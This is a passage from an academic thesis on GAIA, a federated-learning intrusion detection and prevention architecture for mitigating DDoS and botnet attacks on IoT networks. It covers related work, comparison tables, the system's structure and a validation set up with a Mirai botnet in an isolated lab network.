Khraisat's work also proposed a hybrid HIDS using signature and anomaly detection, combining a C5 classifier and One-Class Support Vector Machine classifier. Their work aimed to detect known vulnerabilities, zero-days with a high detection accuracy and a low false-alarm rate at the same time. Their model was tested against the Bot-IoT dataset, which includes legitimate IoT network traffic and several types of attacks, their results show a higher detection rate and a lower false-positive rate when compared to SIDS or AIDS techniques individually. (KHRAISAT et al., 2019)

The authors in the work Phan e Bauschert (2022), named DeepAir, implemented a dynamic Intrusion Response System (IRS) on an SDN control plane to defend against DoS attacks using Deep Reinforcement Learning. The implemented IRS uses the Markov Decision Process (MDP) to optimize and reduce the flow of malicious traffic in the SDN network. The results achieved good congestion reduction performance in a QoS (Quality of Service) network compared to other works involving Deep Learning and MDP.

3.5 DEEP LEARNING FOR NETWORK-BASED IDS

NIDS (Network Intrusion Detection Systems) are security tools designed to detect and respond to network-based attacks. These systems continuously monitor network traffic and analyze it for indications of malicious activity, such as attempts to exploit vulnerabilities or unauthorized access. NIDS can be deployed at various points within a network, including the perimeter and internal segments, to provide layered security and enhanced visibility into network activity.

In the context of IoT, anomaly-based intrusion detection methods using Artificial Intelligence, particularly Machine Learning, are gaining popularity due to their effectiveness in identifying abnormal behavior in network traffic. Deep Learning, which involves Neural Network architectures, has emerged as a prominent approach in IDS (Intrusion Detection Systems), as it leverages the power of fully-connected layers containing neurons that can learn patterns from network data.

The primary objective of Deep Learning is to recognize, differentiate, and classify unknown data by utilizing complex learning processes with hierarchical layers that extract key features from network traffic. Through Neural Networks, Deep Learning algorithms can make intricate and accurate predictions using intricate models by extracting deep features from the data.

Recent works, such as Fotiadou et al. (2021), Azizjon, Jumabek e Kim (2020), are using an algorithm called Convolutional Neural Network with one dimension (1D-CNN), which includes convolutional layers, i.e, layers capable of extracting the most vital features from sequential input data (one dimensional) and selecting them to do an accurate classification afterward. Its importance is related to the necessity of improving the detection performance of AIDS, especially considering the emergence of new zero-day attacks on IoT networks.

The work Fotiadou et al. (2021) proposes a Network Intrusion Detection System (NIDS) with Deep Learning methods. Deep Learning methods used are: 1D-CNN and Long Short-Term Memory (LSTM), to classify multi-categorical captured data in a cyber-attack scenario. The authors suggest an architecture containing a FreeBSD firewall with signature-based IDS software to capture anomalous data in real time. Then, a learning dataset is built through generated logs and trained through Deep Learning for active anomaly detection. Their approach was tested in a 6 category multi-class dataset, and they showed good performance when detecting anomalous data between benign traffic, especially when comparing their results with regular Machine Learning and Neural Network algorithms.

Another similar work is present in Azizjon, Jumabek e Kim (2020), which applies a 1D-CNN-based IDS with an unbalanced and balanced UNSW NB15 dataset through a different number of 1D-CNN layers in each iteration. The authors made performance comparisons with regular Machine Learning methods, such as Random Forest (RF) and Support Vector Machine (SVM), showing that the 1D-CNN solution gives higher accuracy, recall, and F1-Score when it trains on balanced datasets in comparison with RF and SVM algorithms.

The work Ghosh, Mandal e Kumar (2015) involves the use of an intrusion detection and prevention system in a Cloud Computing infrastructure. Its application, similar to this project, involves the use of a NIDS and a HIDS forming a hybrid architecture. The architecture uses the K-Nearest Neighbor and Neural Network (KNN-NN) algorithms in the cloud, to train and classify network data from the NSL-KDD dataset. Thus, the objective of this work is to structure a Cloud-IDS with hybrid algorithms to classify network anomalies in a large data flow in the cloud.

The authors of the work Hnamte e Hussain (2023) demonstrate an intrusion detection architecture, called DCNNBiLSTM, using hybrid Deep Learning algorithms such as CNN (Convolutional Neural Networks) and LSTM (Long-Short Term Memory). This architecture uses two attack datasets for in-depth training: CICIDS2018 based on DDoS attacks and Edge_IIoT focused on multiple vulnerability attacks on IoT networks. The use of both Deep Learning techniques aims to initially extract the most important features of the input information and then perform a detailed treatment by removing unnecessary features. This project achieved high accuracy values

(from 99.64% to 100%) using the mentioned datasets from the extraction and detailing of the characteristics used in the learning process.

Although the reported accuracy of 99.64% to 100% highlights the impressive performance of the proposed DCNNBiLSTM architecture, such near-perfect results may also raise concerns regarding potential overfitting. In the context of IoT-based intrusion detection, achieving flawless classification is uncommon due to the inherent variability, noise, and imbalance present in real-world datasets. Furthermore, adversarial behaviors in network traffic often evolve over time, making it challenging for static models to generalize effectively. Therefore, it is essential to critically assess whether the evaluation protocol employed in the study particularly the dataset partitioning strategy and validation process was sufficiently rigorous to ensure generalization. Without such safeguards, high accuracy on test data may reflect memorization rather than robust learning, limiting the model's applicability in dynamic or unseen environments

3.6 FEDERATED LEARNING FOR NETWORK-BASED IDS

Recent works on NIDS for IoT, such as Man et al. (2021), Nguyen et al. (2019), are studying a distributed and decentralized Machine Learning implementation between multiple clients with different architectures (hybrid structure) called Federated Learning (FL). This method involves the use of a central server responsible for coordinating the training process through multiple rounds. In each round, the server sends a global model (a trainable dataset) to all different devices, which are present in the architecture as Federated Learning clients.

The main goal of the devices is to apply a learning algorithm, which could be done through Deep Learning, able to train the dataset locally and individually. The clients send the results back to the server responsible for aggregating them and building a final model. Therefore, Federated Learning is an important method used to improve privacy and security during Deep Learning, using training contributions from different types of devices, especially IoT endpoints.

The work Man et al. (2021) proposes an IDS with Federated Learning and Edge Computing called FedACNN, which uses a CNN Deep Learning model in each IoT device responsible for training a public dataset called NSL-KDD. The authors utilize an aggregation algorithm called Federated Averaging (FedAvg) and try to reduce communication delay through an attention mechanism that allows lower detection delay between each Federated Learning round. The results showed high training and testing accuracy, including a reduction of 50 percent in communication rounds.

The work Nguyen et al. (2019), also called DIoT, discusses the implementation of an IDS with Federated Learning based on device-type-specific detection models. It identifies anomalies through the way devices communicate concerning their structure and behavior, then performs federated training based on what is detected. The authors used a botnet to inject malicious traffic into the network and applied a federated training method to identify each attack through 30 IoT

devices based on their models.

The work Ali et al. (2023) presents an architecture for detecting low-rate distributed denial-of-service (LR-DDoS) attacks, focusing on inducing TCP congestion from low transmission rates. It utilizes Weighted Federated Learning (WFL) in the control plane environment of a Software-Defined Network (SDN) to prevent SDN controller unavailability. The use of WFL aims to prioritize clients with locally trained models of high accuracy over those with low accuracy, enhancing the overall precision performance of the model. Training tests on SDN control planes were conducted with LR-DDoS datasets, employing metrics such as Confusion Matrix, F1-Score, False Positive Rate (FPR), False Negative Rate (FNR), among others.

On the other hand, the work Ali et al. (2023) is focused on detecting low-rate distributed denial-of-service (LR-DDoS) attacks in IoT networks using Weighted Federated Learning (WFL) in the Software-Defined Networking (SDN) control plane. The model proposed in the article Caldas Filho et al. (2023) aims to identify DDoS attacks not only originating from IoT networks but also from conventional networks.

The work Caldas Filho et al. (2023) presents a comprehensive solution, creating a framework for the identification and mitigation of denial-of-service attacks by hosts, employing a Host Intrusion Detection and Prevention System (HIDPS) architecture. This model allows the propagation of identified rules from one environment to another using Fog Computing architecture. These features are not implemented by Ali et al. (2023). The validation of the proposed model in the work Ali et al. (2023) was done using MATLAB simulation software, while Caldas Filho et al. (2023) developed a local network environment, composed of a botnet, a Fog Computing orchestrator, a web server, a Flower server, and nodes capable of processing and identifying traffic generated by bots.

The focus of Ali et al. (2023) is on identifying low-rate DDoS attacks, while the model presented in Caldas Filho et al. (2023) allows for the detection of the same type of attack or volumetric DDoS attacks, requiring appropriate model training.

The results presented by Ali et al. (2023) describe improvements in LR-DDoS detection accuracy through experiments in MATLAB. In contrast, the results presented in Caldas Filho et al. (2023) consist of a model capable of identifying and mitigating denial-of-service attacks in a network environment using real elements, highlighting the results of detection and mitigation time separately.

The article Githinji, Ataro e Maiga (2023) presents an innovative approach to detect and mitigate Distributed Denial of Service (DDoS) attacks in heterogeneous telecommunications cloud networks. Its main contribution lies in the combination of two advanced techniques: federated learning and recurrent neural networks (RNNs), aiming to improve the effectiveness and security of DDoS detection.

Federated learning allows detection models to be trained in a distributed manner, keeping sensitive data locally at each node of the network. This is crucial in telecommunications cloud

environments, where data privacy and regulatory compliance are significant concerns. Additionally, the use of recurrent neural networks enables capturing complex temporal patterns in traffic data, enhancing the accuracy in DDoS attack detection.

The article addresses specific challenges encountered in heterogeneous telecommunications cloud networks, such as device diversity, protocols, and data traffic. The authors propose a robust DDoS detection model capable of handling this heterogeneity while maintaining computational efficiency and data security.

Moreover, the article emphasizes the importance of security in the federated learning process, highlighting measures to protect data privacy during collaborative model training. This includes encryption techniques and secure communication methods among network nodes.

This work makes a significant contribution to the field of network security by providing an advanced and secure solution for DDoS attack detection in complex and heterogeneous cloud telecommunications environments.

3.7 FOG COMPUTING

Fog Computing is a technology that enables data processing on edge devices, such as routers, switches, and hubs, instead of relying on centralized resources in remote data centers. This approach can help reduce latency, improve data security and privacy, as well as reduce network bandwidth consumption. With the increasing use of IoT devices and the demand for real-time security measures, works are using Fog Computing in IDS for anomaly-based attack detection and mitigation.

The Fog Computing related work Alzahrani e Alzahrani (2023) implements an anomaly mitigation system for IoT to prevent DDoS activity using Fog Computing in order to address botnet threats. This work uses three statistical algorithms such as exponentially weighted moving average (EWMA), K-nearest neighbors (KNN), and the cumulative sum algorithm (CUSUM) to detect botnet malicious activity for IoT networks. Using the Bot-IoT dataset, it obtained 99% of accuracy during anomaly detection and was efficient to differentiate non-IoT from IoT devices.

3.8 COMPARATIVE ANALYSIS OF RELEVANT STUDIES

The works presented in this section were selected based on their scientific relevance and thematic alignment with the present thesis. The following table provides a structured comparison of these studies, highlighting their main objectives, methodological approaches, and obtained results

Table 3.1: Summary of Related Works in Intrusion Detection and Prevention for IoT

Work	Objective	Techniques Used	Limitations / Observations
Hnamte et al. (2022)	To develop a hybrid deep learning model (DCNNBiLSTM) for intrusion detection in IoT	CNN and LSTM on CICIDS2018 and Edge_IIoT datasets	Achieved up to 100% accuracy; potential overfitting not deeply discussed
Azizjon et al.	Evaluation of a 1D-CNN based model for anomaly detection on imbalanced IoT datasets	Deep Learning (1D-CNN)	Showed sensitivity to data imbalance; performance varied with dataset preprocessing
Ghosh et al.	Propose a cloud-based HIDPS using a hybrid deep learning approach	Centralized learning with CNN and LSTM models	High accuracy, but privacy and latency challenges due to cloud dependence
Dapeng et al.	Design of FedACNN model for intrusion detection in edge-assisted IoT environments	Federated Learning with Convolutional Neural Networks (FedACNN)	Demonstrated scalability and privacy, but lacks real-time validation and deployment
Caldas et al. (2023)	Propose GAIA: a distributed HIDPS integrating FL and Fog Computing for IoT	Federated Learning + Fog Orchestration + NIDS/HIDS + 1D-CNN	Real-world deployment validated; effective performance under real attacks

3.9 TECHNOLOGIES SUMMARY

In Table 3.2, we described all technologies used in this Section to define their advantages, disadvantages, and application scenarios. This work presents contributions regarding all technologies mentioned in terms of security, privacy, and anomaly detection measures, as it is described in Section 1.

Table 3.2: Comparing HIDPS related works test scenarios.

Technology	IoT	HIDS	NIDS	Federated Learning	Fog Computing
Advantages	Enhanced automation and efficiency, optimization of processes and resources	Provides detailed visibility at the host level	Network-wide visibility and detection, monitors network traffic in real time	Preserves data privacy and security, enables collaborative learning without data sharing	Low latency and improved response times
Disadvantages	Security and privacy concerns, zero-day vulnerabilities	Limited coverage for network-based attacks, increased overhead on the host	Performance impact on network, false positives and negatives	Communication and synchro-nization overhead	Limited scalability, complexity in managing distributed resources
Application Scenarios	Smart homes and cities, environmental monitoring	Detection of file system anomalies, compliance monitoring	Intrusion detection in network traffic, network anomaly detection	Collaborative predictive modeling, mobile and edge device applications	Real-time data processing at the edge

3.10 RELATED WORK INSPIRED BY THE THESIS

The research presented in this thesis has been partially published in the article by Caldas Filho et al. (2023). To date, the article Caldas Filho et al. (2023) has received 28 citations, clearly demonstrating the relevance and impact of the conducted research, as well as highlighting its significant contribution to advancing knowledge in its field of study.

3.10.1 Secured Federated Learning for DDoS Detection in Heterogenous Telecom Cloud Networks Using Recurrent Neural Networks

In the context of the thesis grounded on the text Caldas Filho et al. (2023), the article Githinji, Ataro e Maiga (2023) establishes a relevant connection, as both studies explore the use of federated learning to address security challenges in complex network environments. However, while the article Caldas Filho et al. (2023) focuses on detecting and mitigating botnets in Internet of Things (IoT) networks, the article Githinji, Ataro e Maiga (2023) is dedicated to detecting DDoS attacks in heterogeneous telecommunications cloud networks.

A similarity between the two studies is the use of federated learning techniques to handle data diversity and distribution in network environments. Both methods leverage collaboration among distributed devices to train threat detection models while preserving user data privacy.

However, a significant difference lies in the applicability of the methods in different network contexts. While the model proposed in the article Caldas Filho et al. (2023) is specifically aimed at IoT environments, the article Githinji, Ataro e Maiga (2023) expands its application to telecommunications cloud networks, which may be more heterogeneous and complex in terms of devices, protocols, and data traffic.

Furthermore, the results of the article Githinji, Ataro e Maiga (2023) emphasize the importance of data security during federated model training, especially in telecommunications environments, where data privacy is a critical concern. Security measures such as encryption and secure communication are implemented to safeguard data integrity and confidentiality during the federated learning process.

3.10.2 Examination of Traditional Botnet Detection on IoT-Based Bots

This study delves into the conventional detection of botnets in Internet of Things (IoT)-based bots (WOODISS-FIELD; JOHNSTONE; HASKELL-DOWLAND, 2024). The efficacy of traditional methods, such as signature-based and behavioral-based techniques, in identifying botnets on IoT devices is investigated. The results underscore the specific challenges encountered when applying these techniques in IoT environments, including resource limitations and device diversity. Furthermore, the necessity of adaptive and machine learning-based approaches to tackle the complexities of botnets on IoT devices is discussed. These findings carry significant implications for the development of more effective cyber defense strategies against botnet threats in IoT environments.

In this study, various techniques are employed for botnet detection on IoT devices, utilizing datasets of anomalous traffic from these devices to compare the efficiency of different approaches.

The author emphasizes the importance of adopting innovative approaches to botnet identification, citing the work of Caldas Filho et al. (2023) as an innovative approach to bot detection using Edge Computing.

3.10.3 A Survey on Heterogeneity Taxonomy, Security and Privacy Preservation in the Integration of IoT, Wireless Sensor Networks and Federated Learning

The article Mengistu, Kim e Lin (2024) addresses the challenges and solutions related to the integration of the Internet of Things (IoT), Wireless Sensor Networks (WSNs), and Federated Learning (FL). This work provides a detailed taxonomy of the heterogeneity inherent in these systems, covering devices, communication protocols, data formats, and network topologies. The research highlights the complexity of integrating these technologies, which is exacerbated by lim-

itations in computational resources, bandwidth, and latency. Additionally, it focuses on security and privacy preservation issues, presenting techniques such as encryption, differentially private learning, and secure communication to mitigate adversarial attacks and preserve data integrity.

The model proposed in Caldas Filho et al. (2023) also employs federated learning but with the specific aim of detecting and mitigating botnets in IoT networks. In comparison to the study in Mengistu, Kim e Lin (2024), the primary similarities include:

- **Use of Federated Learning**: Both works explore FL's ability to train collaborative models on distributed devices while maintaining local data privacy.
- **Focus on Security and Privacy**: Similar to the study in Mengistu, Kim e Lin (2024), the botnet detection model emphasizes the need for robust security measures to protect data during training, including secure communication and techniques against adversarial attacks.

However, the differences are significant:

- **Problem Scope**: While the study in Mengistu, Kim e Lin (2024) offers a comprehensive overview of IoT, WSN, and FL integration, including a detailed taxonomy of heterogeneity and multiple use cases, the botnet detection article is more focused, addressing the specific issue of detecting and mitigating threats in IoT networks.
- **Application Context**: The botnet detection work focuses on specific cyber threats, such as botnets targeting IoT devices. Conversely, Mengistu, Kim e Lin (2024) provides a more general discussion of technological integration, considering challenges related to interoperability and scalability in heterogeneous systems.

While the botnet detection model directly contributes to mitigating specific threats in IoT networks, the study in Mengistu, Kim e Lin (2024) offers a holistic perspective that can serve as a theoretical foundation for various problems, including addressing cybersecurity threats. Together, these works advance the state of the art in applying federated learning to heterogeneous scenarios and developing security solutions for IoT and WSNs.

3.10.4 Network Intrusion Detection Method for Information Systems Using Federated Learning and Improved Transformer

The work Zhou e Wang (2024) presents an innovative method for intrusion detection in information systems, combining federated learning (FL) with an enhanced Transformer model. The approach leverages FL's ability to train distributed models while preserving data privacy, a crucial aspect in sensitive systems. Additionally, the use of Transformers, optimized for handling sequential data, enables the extraction of temporal and contextual features from network traffic, increasing the accuracy in identifying anomalous patterns.

Experimental results demonstrate that the proposed approach outperforms traditional methods in metrics such as accuracy, recall, and F1-score, while maintaining efficiency and scalability in distributed networks. The combination of privacy preservation, high generalization capacity, and superior performance reinforces the relevance of the research for practical cybersecurity applications.

The model proposed in Caldas Filho et al. (2023) also uses federated learning, but with a specific focus on detecting and mitigating botnets in IoT networks. The comparison between the works reveals both important similarities and differences:

- **Similarities**:
  - Both use federated learning to collaboratively train models while preserving local data privacy.
  - Both studies prioritize the detection of cyber threats in distributed environments, applying advanced techniques to address the diversity of devices and traffic patterns.
- **Differences**:
  - The work Zhou e Wang (2024) addresses intrusion detection in general information systems, while Caldas Filho et al. (2023) focuses specifically on botnets in IoT networks.
  - Zhou e Wang (2024) uses an enhanced Transformer model to extract sequential and contextual features, whereas Caldas Filho et al. (2023) does not incorporate Transformers as part of the model.
  - The article on botnets considers the specific challenges of IoT networks, such as devices with limited resources and targeted attack patterns, while Zhou's study deals with a broader spectrum of threats in corporate systems.

The work Caldas Filho et al. (2023) may have contributed to Zhou's research by demonstrating the effectiveness of federated learning in detecting cyber threats in distributed environments. The methodological similarities between the studies suggest that the strategies applied in the botnet model served as a foundation for the exploration of new architectures, such as the enhanced Transformer. Together, these studies advance the state of the art in cybersecurity, expanding the applications of federated learning to different contexts and types of threats.

Table 3.3: Comparison of related works using Federated Learning for IoT and Intrusion Detection.

Work	Architecture and Scope	Detection Approach	Main Contribution	Limitations
GAIA (This Work)	Fog-based HIDPS with FL in decentralized IoT	Federated Learning (supervised) + Anomaly Detection	Near real-time mitigation, SPOF resistance, 89.75% accuracy	Limited scalability and dependency on local coordination
Secured FL for DDoS (2023)	Telecom cloud with RNNs and secure FL	Federated RNN-based classification	Improved privacy and detection in heterogeneous environments	Focused only on DDoS and cloud; not IoT-specific
Traditional Botnet Detection (2021)	Centralized IoT traffic analysis	Traditional ML techniques	Evaluates traditional ML inefficiency for IoT botnets	No FL; lacks modern mitigation techniques
Survey on IoT + FL + WSN (2022)	Literature review of integration architectures	Taxonomy of security and heterogeneity issues	Classifies challenges in privacy, heterogeneity, architecture	No experimental model; purely theoretical survey
FL + Transformer for NIDS (2023)	FL with hybrid Transformer in distributed nodes	Transformer + GRU + FL	High-accuracy detection in distributed systems	Focused on IT networks; does not address IoT or Fog

4 ARCHITECTURE

The solution proposed in this work aims to develop an environment capable of identifying and mitigating denial-of-service (DoS) attacks within local networks, thereby preventing the propagation of anomalous traffic to external networks. The IoT devices, as depicted in Figure 4.1, are equipped with a host intrusion detection and prevention system (HIDPS), which enforces a set of rules defining their behavior in response to potential attacks. These rules include the ability to monitor processes running on the operating system, terminate suspicious processes, and manage the flow of communication with other connected devices.

The HIDPS is configured to block communications to various endpoints and protocols, provided these commands originate from the central server, designated as the HIDPS Server, as illustrated in the figure. This server is responsible for managing security policies and updating behavioral rules for each IoT device within the network.

In addition to receiving rules from the HIDPS, the IoT devices are also governed by security policies from the platform developed in this work, termed the Federated Learning NIDS (Network Intrusion Detection System). This platform monitors in real-time the traffic generated by the devices and leverages federated learning techniques to identify traffic patterns characteristic of DoS attacks. Upon detecting suspicious activity, the Federated Learning NIDS automatically generates a new security rule and dispatches it to the corresponding IoT device, blocking the anomalous traffic at its origin before it can impact other network segments.

This integrated approach between the HIDPS and Federated Learning NIDS not only preserves the integrity and security of IoT devices but also contributes to a more robust defense against distributed denial-of-service (DDoS) attacks within both local and external networks.



Figure 4.1: GAIA - General Architecture for Intelligent Anomaly mitigation architecture.

4.1 VALIDATION SCENARIO

To validate the proposed solution, a test scenario was created within an isolated local network. In this controlled environment, a botnet composed of devices infected with the Mirai software was configured, along with its controller, which was executed on a local server. This isolated setup ensured that the research did not adversely impact the academic environment and prevented the uncontrolled dissemination of denial of service traffic.

The choice of Mirai botnet as a test scenario was based on the accessibility of its source code and the controller configuration. This scenario allowed us to precisely measure the response time to mitigate denial of service attacks.

The proposed solution in this model was added to this network with the aim of identifying anomalous attacks and mitigating them directly on IoT devices.

4.1.1 Test Scenarios

The validation tests of our solution were divided into two distinct scenarios:

- Identification of Distributed Denial of Service, (DDoS): This scenario focused on the identification of Distributed denial of service attacks. The concept of Federated Learning was implemented using the Flower framework to facilitate the detection of these attacks. Uninfected Raspberry Pi devices were designated as agents responsible for real-time detection and classification of anomalous traffic;



Figure 4.2: Logical architecture of the proposed hybrid solution.

- Mitigation of Attacks (Distributed Denial of Service, DDoS): In the second scenario, the solution's capability to mitigate denial of service attacks—particularly DDoS attacks—was validated. Emphasis was placed on measuring the time required to suppress attacks based on parameters provided by the controller. Although the solution is compatible with SDN networks, the experiments focused on scenarios in which mitigation is executed directly on the device, constituting a localized response.

4.1.2 Test Procedures

In the vulnerability identification scenario (DDoS), a series of tests were conducted in which infected devices simulated attacks against a web server. Throughout these experiments, mitigation times were recorded, behavioral patterns were modeled, and descriptive statistical analyses were performed. Furthermore, specific formulas were developed to characterize the performance of the proposed system.

To validate the model, the results obtained were compared with those presented in related academic studies addressing similar scenarios. This comparative analysis provided a performance benchmark and supported the reliability of the solution, contributing to the advancement of knowledge in the field of cybersecurity.

4.2 PROPOSED SOLUTION

Figure 4.2 details the components used in the proposed architecture. This architecture of GAIA is divided into: the HIDPS structure, the NIDS structure, the Federated Learning structure,

and the Mitigation structure. It cointais a signature-based distributed Host Intrusion Detection and Prevention System (HIDPS) and an anomaly-based distributed Network Intrusion Detection System (NIDS) that integrated form an Intrusion Response Systems through anomaly detection using a distributed learning method called Federated Learning.

The proposed solution is capable of responding to denial-of-service attacks by mitigating anomalous traffic directly at the host, within conventional networks, in switches with OpenFlow support, or in other elements that allow provisioning through APIs, such as firewalls and routers. For the testing and validation process, a port mirroring scenario was selected due to its ease of implementation. Nevertheless, the aforementioned SDN-based solutions are expected to exhibit similar behavior, as the network flows are logged and analyzed to identify anomalous traffic. Deep Learning techniques are employed within a centralized Federated Learning infrastructure to detect communication behaviors among hybrid and intelligent devices that comprise the IoT network.

First of all, the HIDPS solution used in this work was developed with the goal of mitigating signature-based denial of service attacks and can be applied to IoT devices or Gateways (DUTRA et al., 2019). Anomaly signatures are defined by an administrator in a Fog Computing orchestration portal, queried periodically by hosts (MATA et al., 2021). HIDPS copies the rules to its local base, where they contain the behavior that must be observed and the action to carry out the mitigation.

The HIDPS Software allows anomaly signatures to be received by IoT devices and Gateways and processed by them, with the aim of mitigating attacks at their source. The rules distribution can be done by a traditional cloud model (MARTINS et al., 2017) or in P2P networks, where the controllers communicate directly with each other and distribute the rules directly.

The registered rules will be processed by the devices or IoT Gateways (MARTINS et al., 2017). Its main advantage is to analyze behaviors that are difficult to be detected by a network monitoring system, such as the execution of processes, the verification of ports to receive TCP/UDP connections, in addition to allowing the analysis of encrypted data transmission.

The HIDPS will be able to receive signatures from the Fog orchestrator, informing the behaviors and traffic that must be mitigated, and the detection of anomalies will be done by analyzing the network traffic.

In the NIDS structure, the captured traffic will be exported to a stream, which can be from different sources such as Port Mirroring. The received flows will be processed by a decentralized network of nodes, responsible for classifying and identifying Hosts that are infected by a Botnet and promoting denial of service attacks.

The Federated Learning structure will distribute the traffic-based dataset using an adversarial model as a pre-configured botnet to hybrid clients coordinated by multiple servers. These clients will use a 1D-CNN Deep Learning method to individually classify unknown events based on their nature.

The edge devices and the Federated Learning server are positioned within the local network, which offers the advantage of reducing data transmission to external networks. Additionally, this model provides a further benefit: if the signatures defined by the HIDPS orchestrator fail to detect an issue and IoT devices initiate a denial-of-service attack, the resulting anomaly will be identified by the system.

A module was developed to interconnect the Federated Learning server with IoT devices utilizing the HIDPS software, enabling it to trigger rules that interrupt data flows identified as anomalous. For this study, an interface was designed to establish a direct connection between the server and the HIDPS software only

Finally, using the Mitigation Structure in order to connect both IDS structures and to build the finished version of the architecture, the Federated Learning component of the NIDS will be responsible for detecting and classifying captured events to build a final model in the central server, capable of generating new operational rules to be used in HIDPS, especially in prevention mode. Therefore, the NIDS segment will work parallelly with HIDPS, updating its database with new rules generated through malicious activity pattern recognition in distributed Deep Learning.

In order to summarize all activities done by each structure in the proposed solution as explained before, Fig. 4.3 shows a flowchart emphasizing functions and interconnections between the architecture's segments presented in Fig. 4.2.

The model involve cooperation between a signature-based coordinated system for handling anomalous activities on smart devices and a distributed network traffic monitoring system with a coordinated Federated Learning system. The system uses a pre-built network dataset to train and evaluate captured traffic based on patterns and behavior.

The architecture will be separated into the following entities: HIDPS Structure, NIDS Structure, Federated Learning Structure, and Mitigation Structure.

4.2.1 HIDPS Structure

The proposed distributed HIDPS for IoT has some components. As shown in Fig. 4.4, the proposed HIDPS comprises distinct entities that aim to detect attacks and vulnerabilities in smart devices connected to a given IoT instance.

In this logical architecture, several components will be used: a HIDPS Agent running on a Smart Device, a Local Database, a HIDPS Controller with a Remote Database communicating with the HIDPS Agent through an IoT Middleware over the Internet being executed by an API.

The HIDPS Agent, which will run on an IoT smart device, has its Local Database containing local rules that will be used to trigger and send events to the HIDPS Controller from the Internet. The HIDPS Controller manages the HIDPS Agents by updating, inserting, and maintaining rules in Agent's Local Database from its Remote Database. The IoT Middleware serves as a method of communication between the HIDPS controller and a smart device acting as HIDPS Agent.



Figure 4.3: Logical flowchart summarizing each structure activity in the proposed hybrid solution.

Thus, Fig. 4.4 represents the logical communication of the HIDPS structure used in this project on a real IoT network.

